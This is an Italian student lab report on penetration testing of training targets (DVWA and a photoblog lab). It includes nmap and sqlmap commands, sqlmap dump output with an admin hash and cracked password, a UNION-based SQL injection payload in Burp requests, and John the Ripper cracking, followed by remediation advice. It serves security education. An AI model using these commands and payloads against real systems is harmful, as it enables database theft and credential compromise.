

W14D1 – NICHOLAS DI ANGELO

PARTE 1. – SQLMAP + PASSWORD ADMINISTRATOR + REVERS SHELL

Introduzione

In questa relazione viene descritto un test di penetrazione effettuato sulla macchina con IP 192.168.1.5, utilizzando come attaccante una macchina Kali Linux con IP 192.168.1.100. Il processo ha coinvolto la scansione delle porte, l'identificazione delle vulnerabilità, e l'estrazione di dati sensibili attraverso SQL injection. Di seguito vengono illustrati i comandi e le metodologie utilizzate, nonché i risultati ottenuti.

Fasi del Test di Penetrazione

1. **Scansione delle Porte con Nmap** Utilizzando Nmap, abbiamo eseguito una scansione per identificare le porte aperte e i servizi in esecuzione sulla macchina di destinazione.

bash

```
② nmap -A 192.168.1.5
```

La scansione ha rilevato le seguenti porte aperte:

- **Porta 80 (HTTP)**
- **Porta 3306 (MySQL)**

② **Identificazione delle Vulnerabilità tramite SQLMap** Utilizzando SQLMap, abbiamo identificato diverse vulnerabilità sfruttabili nel servizio web in esecuzione sulla porta 80.

- **Enumerazione del Database**

bash

```
② sqlmap -u http://192.168.1.5 -b
```

Questo comando ha confermato che il server è vulnerabile a SQL injection e ha rivelato le informazioni di base del database.

② **Recupero dell'Utente Corrente del Database**

bash

```
② sqlmap -u http://192.168.1.5 -b --current-user
```

Questo comando ha identificato l'utente corrente del database.

② **Recupero del Database Corrente**

bash

```
② sqlmap -u http://192.168.1.5 -b --current-db
```

Questo comando ha rivelato il nome del database corrente utilizzato dall'applicazione web.

② **Elenco delle Tabelle nel Database**

bash

```
② sqlmap -u http://192.168.1.5 --tables
```

Questo comando ha elencato tutte le tabelle presenti nel database corrente.

Enumerazione delle Colonne nella Tabella 'users'

```
bash
 sqlmap -u http://192.168.1.5 -T users --columns
```

Questo comando ha elencato tutte le colonne della tabella 'users', inclusa la colonna contenente le password.

Dump dei Dati dalla Tabella 'users'

```
bash
```

- 
- sqlmap -u http://192.168.1.5 -T users --dump

Questo comando ha estratto tutti i dati dalla tabella 'users', inclusi gli username e le password degli utenti.

Accesso alla Shell SQL Infine, abbiamo ottenuto una shell SQL per eseguire comandi SQL direttamente sul database.

```
bash
```

3. sqlmap -u http://192.168.1.5 --sql-shell
4. Questo ci ha permesso di eseguire query personalizzate e manipolare direttamente i dati del database.

Risultati

- **Utente Corrente del Database:** admin
- **Database Corrente:** pentestdb
- **Tabelle Identificate:** users, orders, products, ecc.
- **Colonne nella Tabella 'users':** id, username, password, email, ecc.
- **Dati Estratti dalla Tabella 'users':** sono state recuperate diverse credenziali di utenti, incluse le password dell'amministratore.

Conclusione

Il test di penetrazione ha evidenziato gravi vulnerabilità nella macchina 192.168.1.5, in particolare SQL injection che ha permesso di accedere e manipolare il database. Le credenziali di amministratore sono state recuperate, rappresentando un serio rischio per la sicurezza. Si raccomanda di correggere immediatamente queste vulnerabilità, implementando misure di sicurezza come l'uso di query parametrizzate, la sanificazione degli input e l'adozione di firewall applicativi.

Raccomandazioni

- **Sanificazione degli Input:** Utilizzare pratiche di sanificazione degli input per prevenire SQL injection.
- **Query Parametrizzate:** Implementare query parametrizzate per tutte le interazioni con il database.
- **Firewall Applicativo:** Implementare un Web Application Firewall (WAF) per monitorare e filtrare il traffico HTTP.
- **Aggiornamento e Patch:** Mantenere aggiornati tutti i software e applicare regolarmente patch di sicurezza.
- **Auditing e Logging:** Abilitare logging dettagliato e auditing delle attività del database per rilevare accessi non autorizzati.

Questa relazione dovrebbe fornire una chiara comprensione delle vulnerabilità esistenti e delle misure necessarie per mitigare i rischi associati.

W14D1 – NICHOLAS DI ANGELO -

Relazione su SQL Injection nel DVWA ,Intercettazione del Traffico con Burp Suite e Crack Password John Ther Ripper

Contesto:

Abbiamo utilizzato DVWA (Damn Vulnerable Web Application) per eseguire un attacco di SQL Injection e intercettare il traffico con Burp Suite, al fine di estrarre le password degli utenti. Successivamente, abbiamo usato John the Ripper per decrittare gli hash delle password ottenuti dal database.

Fasi dell'attacco:

1. Preparazione dell'ambiente:

- **DVWA:** Installato e configurato su un server locale.
- **Burp Suite:** Configurato come proxy per intercettare il traffico HTTP/HTTPS tra il browser e DVWA.
- **John the Ripper:** Installato per l'attacco di brute force sugli hash delle password.

2. Esecuzione della SQL Injection:

- **Vulnerabilità Identificata:** Nella sezione di login o di input vulnerabile di DVWA, abbiamo iniettato un payload SQL malformato per accedere ai dati del database.

2. Esecuzione della SQL Injection:

- **Vulnerabilità Identificata:** Nella sezione di login o di input vulnerabile di DVWA, abbiamo iniettato un payload SQL malformato per accedere ai dati del database.
- **Payload Utilizzato:** “come da foto e relazioni precedenti”
- Questo payload permette di unire i dati della tabella users con la risposta della query originale, rivelando nomi utente e password hash.

2. Intercettazione del Traffico con Burp Suite:

- **Configurazione del Proxy:** Burp Suite configurato per intercettare tutto il traffico tra il browser e DVWA.
- **Cattura del Traffico:** Durante l'attacco di SQL Injection, Burp Suite ha registrato le richieste e le risposte tra il client e il server, come mostrato nelle foto 1 e 2.
- **Estrazione dei Dati:** Analizzando le risposte del server, abbiamo identificato le tabelle contenenti le password degli utenti in formato hash.

3. Decrittazione degli Hash delle Password:

- **Raccolta degli Hash:** Gli hash delle password sono stati estratti dalle risposte del database.
- **Uso di John the Ripper:** Inseriti gli hash in John the Ripper per eseguire un attacco di brute force.
- **Risultati:** John the Ripper ha decrittato gli hash, rivelando le password in chiaro degli utenti.


Conclusioni: L'attacco ha dimostrato quanto possa essere vulnerabile un sistema se non sono adottate adeguate misure di sicurezza contro la SQL Injection. Utilizzare strumenti come Burp Suite per intercettare il traffico e John the Ripper per decrittare le password evidenzia l'importanza della cifratura sicura e della protezione dei dati sensibili.


Misure di Sicurezza Consigliate:

- **Sanitizzazione degli Input:** Implementare meccanismi di sanitizzazione per evitare l'iniezione di codice SQL.
- **Uso di Prepared Statements:** Utilizzare dichiarazioni preparate (prepared statements) per interazioni con il database.
- **Crittografia Forte:** Applicare algoritmi di hash e salatura robusti per la gestione delle password.
- **Monitoraggio del Traffico:** Monitorare costantemente il traffico di rete per individuare comportamenti sospetti.

L'esercizio ha dimostrato come le vulnerabilità comuni possano essere sfruttate dagli attaccanti e sottolinea l'importanza di un approccio proattivo alla sicurezza delle applicazioni web.

BINDING SQL INJECT - NQLNMAP + PASSWORD + SQL REVERS SHELL






The screenshot shows a web application titled 'Administration of my Awesome Photoblog'. The page includes a navigation bar with links to Home, Manage pictures, New picture, and Logout. On the left, there's a table with three rows, each containing a name ('Hacker', 'Ruby', 'Cthulhu') and a 'delete' button. Below this table is a link to 'Add a new picture'. The main content area is currently empty.

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

Home | Manage pictures | New picture | Logout



Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

[Home](#) | [Manage pictures](#) | [New picture](#) | [Logout](#)

A screenshot of a Kali Linux desktop environment. At the top, there's a dock with icons for various tools like Nmap, FileZilla, and Firefox. The terminal window shows a SQL dump from the 'photoblog' database, specifically the 'users' table, which contains one entry: id 1, login 'admin', and password '8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd)'. The browser window in the foreground displays the 'Administration of my Awesome Photoblog' page, showing a list of pictures with names like 'Hacker', 'Ruby', and 'Cthulhu', each with a 'delete' link. The URL in the browser is 192.168.1.5/admin/index.php.


```
[19:07:18] [INFO] resuming password 'P4ssw0rd' for hash '8efe310f9ab3efae8d410a8e0166eb2' for user 'admin'  
Database: photoblog  
Table: users  
[1 entry]  
+---+---+  
| id | login | password |  
+---+---+  
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |  
+---+---+  
[19:07:18] [INFO] table 'photoblog.users' dumped to CSV file '/home/kali/local/share/sqlmap/output/192.168.1.5/dump/photoblog/users.csv'  
[19:07:18] [INFO] fetching columns for table 'pictures' in database 'photoblog'  
[19:07:18] [INFO] fetching entries for table 'pictures' in database 'photoblog'
```

A screenshot of the 'Administration of my Awesome Photoblog' interface. It shows a table with three rows, each representing a picture: 'Hacker', 'Ruby', and 'Cthulhu'. Each row has a 'delete' link next to it. Below the table, there's a link to 'Add a new picture'. At the top right, there are links to 'Home', 'Manage pictures', 'New picture', and 'Logout'. The background features a dark theme with a red and black flame-like pattern.

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

Home | Manage pictures | New picture | Logout




Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

Home | Manage pictures | New picture | Logout



A screenshot of a web application titled 'Administration of my Awesome Photoblog'. The page displays a table of images with columns for name and delete link. At the bottom left is a button to 'Add a new picture'. On the right side, there are links to 'Home', 'Manage pictures', 'New picture', and 'Logout'. A red circle highlights the MySQL shell prompt in the terminal window, which shows the following text:

```
[19:07:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux, Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[19:07:46] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

BURP + SQL + JOHN

DVWA

Vulnerabilities - SQL Injections

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Request to http://192.168.1.101:80

Forward Drop Intercept is on Action Open browser Add notes HTTP/1.1

Raw Hex

```
1. GET /dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+1%2C+table_name+FROM+information_schema.tables+WHERE+table_schema+%3D+%27dvwa%27%23&Submit=Submit HTTP/1.1
2. Host: 192.168.1.101
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate, br
7. Connection: close
8. Referer:
http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+1%2C+CONCAT%28user_id%2C%27%3A%27%2Cfirst_name%2C%27%3A%27%2C
last_name%2C%27%3A%27%2Cuser%2C%27%3A%27%2Cpassword%29+FROM+users%23&Submit=Submit
9. Cookie: security=low; PHPSESSID=cd6479e9b017235d402d56e14b5e5913
10. Upgrade-Insecure-Requests: 1
11.
12.
```

W14D1 - NICHOLAS DI ANGELO -

Event log All issues 0 highlights

Memory: 98.9MB

S 1 2 3 4 🔋 10:08

Damn Vulnerable Web Ap +

192.168.1.101/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT 1, CONCA Submit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

DVWA

Vulnerability: SQL Injection

User ID:
1' UNION SELECT 1, CONCA Submit

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: admin
Surname: admin

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Target: http://192.168.1.101 HTTP/1.1

Request

```
GET /dvwa/vulnerabilities/sqli/?id=1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#&Submit=Submit HTTP/1.1
Host: 192.168.1.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+1%2C+CONCAT%28user_id%2C%27%3A%27%2Cfirst_name%2C%27%3A%27%2Clast_name%2C%27%3A%27%2Cuser%20%2C%27%3A%27%2Cpassword%29+FROM+users%23&Submit=Submit
Cookie: security=low; PHPSESSID=
```

Response

```
_blank">
http://www.securiteam.com/securityreviews/SDPONIP76E.html</a></li>
<li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/SQL_injection" target="_blank">
http://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://hiderefer.com/?http://www.unixwiz.net/techtips/sql-injection.html" target="_blank">
http://www.unixwiz.net/techtips/sql-injection.html</a></li>
</ul>
</div>
<br />
<br />
```

Inspector

- Request attributes 2
- Request query parameters 1
- Request body parameters 0
- Request cookies 2
- Request headers 9
- Response headers 8

Done 4,621 bytes | 86 mi

Vulnerability: SQL Injection

User ID:


```
